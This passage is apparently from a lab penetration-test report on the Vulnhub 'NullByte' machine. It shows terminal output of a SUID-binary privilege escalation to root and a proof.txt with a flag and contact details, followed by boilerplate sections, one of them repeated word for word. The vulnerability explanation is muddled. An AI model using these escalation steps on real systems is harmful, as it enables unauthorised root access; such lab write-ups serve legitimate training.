
As i can see that the user ramses cannot run any sudo commands on this machine.



```
ramses@NullByte:/var/www/backup$ sudo -l  
[sudo] password for ramses:  
Sorry, try again.  
[sudo] password for ramses:  
Sorry, user ramses may not run sudo on NullByte.  
ramses@NullByte:/var/www/backup$
```

**Figure 3.22:** 215-ramses sudo.png


Lets run the suid and check what happens.



```
ramses@NullByte:/var/www/backup$ ./procwatch
ramses@NullByte:/var/www/backup$
ramses@NullByte:/var/www/backup$
```

**Figure 3.23:** 220-suid run.png

We ran the suid and hence lets see if we have sudo permission or not.



```
ramses@NullByte:/var/www/backup$ sudo -l
Matching Defaults entries for ramses on NullByte:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ramses may run the following commands on NullByte:
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
ramses@NullByte:/var/www/backup$
ramses@NullByte:/var/www/backup$
ramses@NullByte:/var/www/backup$ sudo -i
root@NullByte:~# id
uid=0(root) gid=0(root) groups=0(root)
```

**Figure 3.24:** 225-sudoers all.png

We got all access without password.


#### **Vulnerability Exploited: SUID bit**

**Vulnerability Explanation:** We should not suppose to give any sudo permission to the local users

**Vulnerability Fix:** Avoid suid files

**Severity:** Critical

**Proof Screenshot Here:**



```
root@NullByte:~# id
uid=0(root) gid=0(root) groups=0(root)
```

**Figure 3.25:** 230-root proof.png

**Proof.txt Contents:**

```
root@NullByte:~# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com

USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3t0375S1KRrYxhHjEh0HKwTBCIopIcRFFRy1Qg9uW7cxYnTLDTp9QERuQ7hQOFT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq
Cu70yNC8+HKu/NpJ7j8mxDTLrvoD+hD21usssthXgZJ5a31iMWj4i0WUEKFN22KK
+z9pml0J5Xfhc2xx+WHtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe
YcvzcQHwzXj6hvtcXlJj+yzM2iEuRdIJ1r41ABEBAAG0EW5ic2x5MG5AZ21haWwu
Y29tiQEcbBABAqAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh6qn116Lf5mAScNS
HhWTUulxIllPmnOPxB9/yk0j6fvWE9dDtcS9eFgKCthUQts70FPhc3ilbYA2Fz7q
m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vIGn
XQk60c7xWEgxLH+IjNQgh6V+MTce8f0p2SEVPcMZZuz2+XI9nrCV1dfAcwJJyF58
kxYRRryD57o1Iyb9GsQgZkvPjHCg5JMdzQq0BoJZFPw/nNCEwQexWrgW7bqL/N8
TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUIaRT9kdeJPYHsiLJlZcXM0HZrPVvt1HU
Gms=
=PiAQ
-----END PGP PUBLIC KEY BLOCK-----
```

**Figure 3.26:** 235-root key.png

## 4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

## 5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Vulnhub should not have to remove any user accounts or services from the system.